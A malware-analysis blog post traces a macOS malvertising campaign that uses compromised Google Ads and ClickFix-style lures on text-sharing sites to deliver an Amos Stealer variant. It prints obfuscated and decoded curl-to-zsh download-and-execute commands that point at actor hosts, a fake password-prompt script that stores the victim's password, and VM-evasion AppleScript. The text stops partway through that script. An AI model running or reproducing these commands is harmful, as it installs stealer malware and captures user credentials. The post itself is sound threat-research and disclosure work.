

Amos Stealer “malext” variant spread in a global malvertising campaign using free text-sharing websites

 gi7w0rm.medium.com/amos-stealer-malext-variant-spread-in-a-global-malvertising-campaign-using-free-text-sharing-4d240e11d7e2

Gi7w0rm

March 2, 2026

Hello and welcome back to another blog post. It has been a minute and I am happy I am finally finding the time to write down something for the larger public again.

In today's blogpost, we will be investigating a very active malvertising campaign that is currently targeting MacOS users at scale. As is almost usual with my publications, this story starts with a researcher reaching out to me with an intriguing find. The researcher, known online as @itspappy, had observed a campaign spreading a MacOS malware by using a combination of ClickFix-like techniques and malvertising through the Google Search Engine.

The indicators shared by PaPPy were part of an investigation that had started with someone almost being compromised by this particular campaign.

Part 1 — On the brink of compromise

According to PaPPy, the almost victim of this campaign has had issues with a lack of storage space on his MacOS device, which prompted them to search for a potential solution using Google.




Figure 1: Google malvertising targeting MacOS users

Similar to in the screenshot above, the almost victim had opened the first link in the Google search results, leading them to a Medium blog post.

From here, they followed instructions on how to clean up storage space on their device, which oddly enough, contained a “copy and paste” field with a shell command that would allegedly help in the cleanup process.

Luckily, the almost victim got suspicious when the devices started to repeatedly ask for the MacOS administrative password shortly after they had copied and pasted the command into the terminal. They aborted the operation, evading a full system compromise by only a single password prompt.

Indicators collected as a result of this incident included the following:

```
optimize-storage-mac-osmediumcom <- malicious octopoxcom <- First stage downloadvagturkcom  
<- Second stage download
```

Sadly, at the time of sharing, those indicators had already partially been taken down. But they did provide a start for the investigation that followed.

Part 2 —Malvertising at scale

In the days after the above-described incident, PaPPy and I started the process of investigating this campaign.

Since we knew that the first step of the campaign involved Google Ads advertising Medium.com articles, we used the public Google Ads Library website to find similar ads.

Using the following Link, we quickly uncovered more than 34 related attacks:

<https://adstransparency.google.com/?region=anywhere&format=TEXT&platform=SEARCH&domain=medium.com>

While our first attempt was to get the Medium articles banned, we quickly realized that the actors are actively maintaining their malvertising campaign. Every time the Medium staff banned one of their accounts/articles, they would spin up a new one. Additional Analysis of the ads themselves revealed that the actors apparently have access to a larger pool of compromised Google Ad accounts.

Proving that the Ad accounts are compromised is rather straightforward.

Take the following Ad account as an example:




Figure 2: Cruiseship Ad account pushing MacOS USB upgrade AD

Apparently, the account is actively used to advertise Island Queen Cruises, a Miami-based tourism company. However, it is also currently advertising “MacOS USB Upgrade instructions”. A rather odd combination.

A list of over 53 compromised Google Ad account ids used as part of this campaign can be found in the Appendix/ IoC section and was also shared with the Google Team. Hopefully, the affected entities will be informed, and their account credentials reset.

During the investigation, we also noticed that the attackers were not only using Medium as part of their infrastructure. The same Cruise company from the image above also advertised three links to “evernote.com” where the attackers apparently set up similar lures.




Figure 3: Examples of Evernote Ads

Yet another Ad Account was used to advertise Medium.com, Evernote, and mssg.me articles, adding yet another free text sharing website to the mix:




Figure 4: Different ADs account, Ads on Evernote.com, Mssg.me and Medium.com

The use of “kimi.com” was also observed:




Figure 5: A Veterinary pushing MacOS fixes on kimi.com and evernote.com

My personal conclusion here is that these attackers realized that Medium, mssg.me, and similar platforms make for an easy way to set up “trusted” infrastructure with throwaway accounts, enabling large-scale fraud at low cost and without needing any KYC or similar. The scale of compromised Google Ads accounts at their disposal leads me to conclude that this campaign might be organized by a larger group of criminals, maybe a Traffer group.

Part 3 — The templates

The templates of the above-described lures are very similar.

They involve either troubleshooting macOS-related issues or the installation of different LLM solutions or MacOS software products.

An example of a usual template for all these services can be seen in the images below.

Medium.com:

Optimize storage space on macOS




Support

Follow

4 hours ago



Learn what to do if your Mac startup disk is almost full, or you don't have enough storage space to download, install, or copy.




Step 1: Open Terminal

- Press Command (⌘) + Space → type Terminal and hit Return

Step 2: Run the Command

- Paste the command into the Terminal window and press Return



What this command does:

- Finds and removes temporary system files
- Cleans app caches and outdated logs
- Frees up space without touching personal data

Figure 6: Medium.com lure

Kimi.com:



MacOS Disk Space Clearing

This method safely removes unnecessary system files and app caches to free up storage on your Mac without affecting your personal data.

1 Step 1: Open Terminal

Press Command (⌘) + Space, type Terminal, press Return.

2 Step 2: Run the Command

Copy the command below into the Terminal window and hit Return:

plain

Copy

```
curl -kfsSL $(echo
'aHR0cHM6Ly9jb2NvLWZ1bJlUy29tL2xvYWR1ci5zaD9idWlsZD03ODRkZWUwYzlhYjYwMmY3MTNjMTY3MD
A0NGEzNDZlMQ==' | base64 -D) | zsh
```

How this script works:

- Scans and deletes unnecessary temporary files from the system
- Purges stale application caches and old log entries
- Recovers storage without affecting your personal documents

What gets removed:

- **System caches** — temporary files generated by macOS services that rebuild automatically after removal
- **Application caches** — stored data from browsers, media players, and other apps that can be safely cleared
- **Old log files** — diagnostic logs and crash reports that are no longer needed for troubleshooting
- **Inactive language packs** — localization files for languages you don't use, which take up unnecessary space
- **Leftover update files** — downloaded software updates that have already been installed and are no longer required

Result

Your Mac is now cleaned and has more available storage. You can repeat this process whenever needed.

Figure 7: Kimi.com lure

Evernote.com:

USB Drive Not Showing Up on macOS

This method helps your Mac detect connected USB drives by refreshing system components — safe, quick, and without affecting your personal files.



Step 1: Open Terminal

- Press Command (⌘) + Space → type Terminal and hit Return

Step 2: Run the Command

- Paste the command into the Terminal window and press Return

```
Auto (Bash) ~  
  
curl -fLSsk $(echo  
'aHR0cHM6Ly9iaW9wcmFuaWNhLmNvbS9jdXJsL2RkNzc2MjZlOGM2MDgxNGQxNWZiZjgwNTFjZWY3Mz  
MwNTFLYTU1ODkxYWQ1NmJiODdkYmZkYmEzOGQ1NTdhM2E=' | base64 -D) | zsh
```

What this command does:

1. Reinitializes macOS USB services
2. Fixes common detection and mounting issues
3. Does not modify or delete files on your USB drive
4. Safe for all storage devices

Figure 8: [lite.evernote.com lure](https://lite.evernote.com/lure)

As can be observed, all templates are very straightforward. They start with a headline and a one-sentence paragraph, usually “This method will help you with X” or “This software does Y”. Then, they contain two steps explaining how to open a MacOS terminal and what command to copy and paste.

At the end, they list a set of “Features” or “Fixes” that the command or instructions are allegedly helping with. This appears to be partially to give a quick reasoning for the reader as to what the command is doing, but potentially also helps with SEO, since a lot of the key points appear to be typical search terms rather than actually useful information.

Part 4- Analysis of a full killchain

The killchains that come included with the above mentioned templates are all very straightforward. Usually, they contain a set of very short consecutive curl requests, ultimately leading to the execution of a MacOS stealer.

An example observed command looks like this:

```
echo '5933567962434174633078725A6C4D674943426f64485277637A6f764c32746865575668636e5175593239744C324e31636D7776597a68694F57566C4e474e685a6d4d344D7a646d595445345A6a6C6D597A566c596a55355a6a4A684E3249775a575a685a6a45314f544D334D7A59344d5751795A546B344F574D325A6D55354E6a6331597A68694F587767656e4e6f' | xxd -r -p | base64 -D | zsh
```

Figure 9: Command copied from a template website

Deobfuscating the Base64 unveils a curl command:

```
curl -sLkfs https://kayeart.com/curl/c8b9ee4cafc837fa18f9fc5eb59f2a7b0efaf159373681d2e989c6fe9675c8b9 | zsh
```

Figure 10: Copied Command — Base64 decoded

Which in turn executes yet another script that is pulled from the actor's server:

```
#!/bin/zsh
yhwsgrv=$(base64 -D <<'PAYLOAD_END' | gunzip
H4sIAHg3jmkC/13LTQqAIBBA4b2nmAjchM2+25hOGPmHjmCdvbpV8n3wxgHXPeJVnTCteFAJkENGRz5TAcac64J46JN04dmkgD
W1aLe9Y8tWM4GU0DVzAWU+7+PGhWRh6n9/pbgBcPdo4YIAAAA=
PAYLOAD_END
)
eval "$yhwsgrv"
```

Figure 11: Copied Command — Remote Script

Interestingly, the command in this script is both base64 and gzipped, something I had personally not seen in a one-liner before.

After deobfuscation, we get the actual command used to download and run a malicious binary:

```
#!/bin/zsh
curl -o /tmp/helper https://kayeart.com/soundfix/update && xattr -c /tmp/helper && chmod +x /tmp/helper && /tmp/helper
```

Figure 12: Copied Command — Remote Script deobfuscated

This last command is responsible for downloading the **update** file from the actor's server, storing it as **helper** into the **/tmp** folder on the victim's MacOS device, making it executable and executing it.

The attacker uses `xattr -c` here to strip MacOS's quarantine extended attribute (`com.apple.quarantine`) from the downloaded binary before executing it. This is done because when MacOS downloads a file via a browser or certain tools, like `curl`, it automatically tags it with this attribute, which triggers the MacOS Gatekeeper to intercept execution and warn the user that the file came from the internet and cannot be verified. According to my research, the attribute is put onto `curl` downloaded binaries based on the system's configuration and might not be applied to all systems. However, by including the `xattr` command, the attacker ensures that the binary runs without any OS-level intervention or user-facing warnings, hiding the execution from the victim.

The resulting `helper` file is a MacOS binary in the `MachO` file format, which will be analyzed in the next chapter.

A different observed chain would actually go one step further and request the victim's administrative password as part of the initial access chain:

```
#!/bin/bash

username=$(whoami)

while true; do
    echo -n "System Password: \"
    read password
    echo

    if dscl . -authonly \"$username\" \"$password\" >/dev/null 2>&1; then
        echo -n \"$password\" > \"/Users/$username/.pass\"
        break
    else
        echo \"Incorrect password! Try again.\"
    fi
done

curl -o /tmp/update https://vagturk.com/hiddenfix/update >/dev/null 2>&1
echo \"$password\" | sudo -S xattr -c /tmp/update >/dev/null 2>&1
chmod +x /tmp/update
/tmp/update"
```

Figure 13: Same campaign, different command with fake password prompt

The administrative password prompt is designed to annoy the victim until the password is finally entered, using an infinite loop. Only if the victim enters the correct password, which is confirmed by using the `dscl . -authonly` command, will the prompt disappear. The correctly entered password is then stored in `/Users/$username/.pass` for later use. It is also used to execute the `xattr` command during the execution of the downloaded malware, using `sudo` to elevate the execution of `xattr -c`. Since I do not own a Mac device, I can't verify if `sudo` execution of `xattr` does make a difference. But the social engineering portion of this approach is certainly interesting.

Part 5 — New Amost Stealer variant “malext”

As part of my analysis, I obtained several macho binaries, which mark the final payloads of this campaign. The process of analyzing them proved to be quite an experience, especially for someone like me who neither knows assembly nor anything about the MacOS environment. But before we get into my approach of analyzing this binary with the help of Ghidra and ClaudeAI, let's first talk about the malware's AV/Sandbox evasion.

First things first: No Malware Sandbox that allows for the dynamic execution of MacOS samples that was available to me was able to successfully execute the sample in its entirety.

Sandboxes I tried:

- Triage
- VirusTotal (which comes with 2 Sandboxes, Zenbox macOS, and VirusTotal Box of Apples)
- Any Sandbox present on Malwarebazaar

I believe that is worth pointing out because to me, it shows that there is room for improvement. I assume that a key difficulty in creating good MacOS sandboxes is the closed-source nature of Apple products.

The sandbox detection was logged in Triage, though. It is a straightforward osascript, executed via `/bin/bash`:

```
osascript -e '
on epywsw(nums, o)
set rpftmfx to ""
repeat with qsjorpmdn in nums
set rpftmfx to rpftmfx & (character id (qsjorpmdn - o))
end repeat
return rpftmfx
end epywsw

set alarziag to epywsw({155, 161, 155, 156, 141, 149, 135, 152, 154, 151, 142, 145, 148, 141, 154}, 40) & " " & epywsw({127, 124, 121, 145, 153, 155, 158, 165, 112, 141, 160,
141, 128, 165, 156, 145}, 44)
set hjevsarf to epywsw({155, 161, 155, 156, 141, 149, 135, 152, 154, 151, 142, 145, 148, 141, 154}, 40) & " " & epywsw({115, 112, 104, 129, 146, 132, 151, 129, 146, 133, 100,
119, 148, 129, 116, 153, 144, 133}, 32)
set pnobifbue to do shell script alarziag
set zntciwmy to do shell script hjevsarf

set nijjrrj to {epywsw({125, 113, 121, 129}, 44), epywsw({103, 94, 136, 114, 131, 118}, 17), epywsw({111, 122, 113}, 36)}
set ejdtufpugb to {epywsw({97, 58, 56, 77, 79, 95, 96, 88, 55, 81}, 7), epywsw({87, 68, 75, 104, 73, 68, 76, 104, 91, 69, 94, 70}, 30), epywsw({67, 68, 70, 104, 97, 70, 110,
86, 92, 108, 76, 75}, 28), epywsw({91, 128, 129, 136, 82, 96, 109, 134, 131, 134, 135, 143, 134}, 24), epywsw({101, 138, 144, 129, 136, 60, 95, 139, 142, 129, 60, 78}, 28)}

set gcykaal to false
repeat with ltqryplwld in nijjrrj
if pnobifbue contains ltqryplwld then
set gcykaal to true
exit repeat
end if
end repeat

if not gcykaal then
repeat with ltqryplwld in ejdtufpugb
if zntciwmy contains ltqryplwld then
set gcykaal to true
exit repeat
end if
end repeat
end if

if gcykaal then
do shell script "exit 100"
else
do shell script "exit 0"
end if
'
```

Figure 14: Obfuscated VM evasion applescript

The strings in the above script are obfuscated using a Caesar-cipher style encryption.

- It takes two parameters — `nums` (a list of numbers) and `o` (an offset/key value)

- It initializes an empty string `rpftmfx`
- It loops through each number in `nums`, subtracts the offset `o` from it, then converts the result to a character using `character id` — which is AppleScript's equivalent of `chr()`, converting a Unicode/ASCII code point to its character
- Each decoded character gets appended to the string, which is returned at the end

After decrypting all strings and some additional obfuscation, we obtain the following VM evasion script:

```
-- Shell commands to fingerprint the hardware
set cmd_memory_info to "system_profiler SPMemoryDataType"
set cmd_hardware_info to "system_profiler SPHardwareDataType"

-- Run both profiler commands
set memory_output to do shell script cmd_memory_info
set hardware_output to do shell script cmd_hardware_info

-- Known VM process/vendor name signatures
set vm_process_names to {"QEMU", "VMware", "KVM"}

-- Known VM hardware model identifiers / chip strings
